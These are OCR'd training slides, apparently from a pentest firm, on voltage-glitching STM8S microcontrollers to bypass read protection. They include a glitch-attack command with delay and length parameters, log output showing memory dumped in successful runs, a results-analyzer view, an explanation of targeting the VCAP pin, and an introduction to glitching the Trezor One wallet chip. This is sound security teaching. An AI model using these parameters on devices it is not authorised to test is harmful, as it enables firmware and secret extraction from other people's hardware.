


- Execute:

```
$ cd ~/fault-injection-library/projects/stm8s
$ python stm8-readmemory.py --rpico /dev/<rpi-tty-port> \
  --target /dev/<target-tty-port> --delay 105_000 108_000 \
  --length 10 100
```

- Observe the voltage on the GLITCH output and the UART communication with your logic analyzer.

Logic 2 [Logic - Connected] [Session 0]



Logic

Device Information

Digital All Clear

0 1 2 3 4 5 6 7

24 MS/s

Analog All Clear

1 Device

Session 0

kesenheimer@mbp:~/Desktop/faulty-hardware/fault-injection-library/projects/stm8s ⌥⌘2

```
[+] Experiment 44       0       (4)     106794  85      R       b"success:\x82\x00\x80\x80\xcc\x82\x84\x00\xcc\x8
2\x88\x00\xcc\x82\x8c\x00\xcc\x82\x90\x00\xcc\x82\x94\x00\xcc\x82\x98\x00\xcc\x82\x9c\x00\xcc\x82\xa0\x00\xcc\x82
\xa4\x00\xcc\x82\xa8\x00\xcc\x82\xac\x00\xcc\x82\xb0\x00\xcc\x82\xb4\x00\xcc\x82\xb8\x00\xcc\x82\xbc\x00\xcc\x82\
xc0\x00\xcc\x82\xc4\x00\xcc\x82\xc8\x00\xcc\x82\xcc\x00\xcc\x82\xd0\x00\xcc\x82\xd4\x00\xcc\x82\xd8\x00\xcc\x82\x
dc\x00\xcc\x82\xe0\x00\xcc\x82\xe4\x00\xcc\x82\xe8\x00\xcc\x82\xec\x00\xcc\x82\xf0\x00\xcc\x82\xf4\x00\xcc\x82\xf
8\x00\xcc\x82\xfc\x00\xae\x01\xc1'\x07rO\x00\x00Z&\xf9\xae\x00\x05'\t\xd6\x80\x9c\xd7\x01\xc1Z&\xf7\xcc\x81\x1e\x
00\x00\x81\x00\x81\xc7R1r\rR0\xfb\x81r\x0bR0\xfb\xc6R1\x81\xa6y\xcc\x80\xa2R\x06\x1f\x04\x0f\x06{\x06\xa1@$\x10\x
cd\x80\xab_A{\x06Ar\xfb\x04\xf7\x0c\x06 \xea\xcd\x80\xabk\x01\x16\x04\x17\x02\xa6\xff_\x88\x9f\xa1@\x84$)\x90_a\x
9far\xf9\x02\x88\x90\xf6k\x07\x84\x18\x06\x95\x0f\x06{\x06\xa1\x08$"
[+] Experiment 45       0       (3)     106975  92      O       b'warning: no response'
[+] Experiment 46       0       (3)     106119  79      R       b"success:\x82\x00\x80\x80\xcc\x82\x84\x00\xcc\x8
2\x88\x00\xcc\x82\x8c\x00\xcc\x82\x90\x00\xcc\x82\x94\x00\xcc\x82\x98\x00\xcc\x82\x9c\x00\xcc\x82\xa0\x00\xcc\x82
\xa4\x00\xcc\x82\xa8\x00\xcc\x82\xac\x00\xcc\x82\xb0\x00\xcc\x82\xb4\x00\xcc\x82\xb8\x00\xcc\x82\xbc\x00\xcc\x82\
xc0\x00\xcc\x82\xc4\x00\xcc\x82\xc8\x00\xcc\x82\xcc\x00\xcc\x82\xd0\x00\xcc\x82\xd4\x00\xcc\x82\xd8\x00\xcc\x82\x
dc\x00\xcc\x82\xe0\x00\xcc\x82\xe4\x00\xcc\x82\xe8\x00\xcc\x82\xec\x00\xcc\x82\xf0\x00\xcc\x82\xf4\x00\xcc\x82\xf
8\x00\xcc\x82\xfc\x00\xae\x01\xc1'\x07rO\x00\x00Z&\xf9\xae\x00\x05'\t\xd6\x80\x9c\xd7\x01\xc1Z&\xf7\xcc\x81\x1e\x
00\x00\x81\x00\x81\xc7R1r\rR0\xfb\x81r\x0bR0\xfb\xc6R1\x81\xa6y\xcc\x80\xa2R\x06\x1f\x04\x0f\x06{\x06\xa1@$\x10\x
cd\x80\xab_A{\x06Ar\xfb\x04\xf7\x0c\x06 \xea\xcd\x80\xabk\x01\x16\x04\x17\x02\xa6\xff_\x88\x9f\xa1@\x84$)\x90_a\x
9far\xf9\x02\x88\x90\xf6k\x07\x84\x18\x06\x95\x0f\x06{\x06\xa1\x08$"
[+] Experiment 47       0       (3)     105030  69      G       b'error: sending read memory command failed'
[+] Experiment 48       0       (3)     105516  37      G       b'error: sending read memory command failed'
[+] Experiment 49       0       (3)     107136  35      G       b'error: sending read memory command failed'
[+] Experiment 50       0       (3)     106687  32      G       b'error: sending read memory command failed'
[+] Experiment 51       0       (3)     105788  33      G       b'error: sending read memory command failed'
[+] Experiment 52       0       (3)     105873  10      G       b'error: sending read memory command failed'
[+] Experiment 53       0       (3)     107924  86      G       b'error: sending read memory command failed'
[+] Experiment 54       0       (3)     105802  23      G       b'error: sending read memory command failed'
```


STM8S GLITCHING - ANALYZER

THE PENTEST EXPERTS.

FAULT INJECTION ANALYSIS

Update | SELECT * FROM experiments WHERE

stm8-readmemory.py_20260616_103734.sqlite (55)




```
$ analyzer –directory \
  databases --auto-update 60
```

re.search(*, response)

green	green-label	yellow	yellow-label	magenta	magenta-lab	orange	orange-label
cyan	cyan-label	blue	blue-label	black	black-label	red	red-label

Combine data?

(•) Yes ( ) No

AMOUNT	COLOR	YMIN	YMAX	XMIN	XMAX	RESPONSE
filter dat						
39	G	10	98	105030	107983	error: sending read memory command failed
11	O	51	92	105332	107531	warning: no response
5	R	79	87	106119	107026	success:0000^0^0^0

STM8S GLITCHING - WHY DO WE ATTACK VCAP?

THE PENTEST EXPERTS.

- VCAP pin is connected to the output of the internal voltage regulator, which powers the CPU core.
- This voltage is typically lower than the external supply and is more sensitive to small fluctuations.





Figure 17. Power supply overview



rm0016-stm8s-series-and-stm8af-series-8bit-microcontrollers-stmicroelectronics, DocID14587 Rev 14, page 73


REAL-LIFE ATTACKS


STM32F2 (aka Trezor One) Glitching

STM32F2 (AKA TREZOR ONE) GLITCHING

THE PENTEST EXPERTS.

- The Trezor One crypto wallet is one of the earliest and most popular hardware wallets for securely storing cryptocurrencies.
- The STM32F205 is vulnerable to voltage glitching, similar to the STM8s.

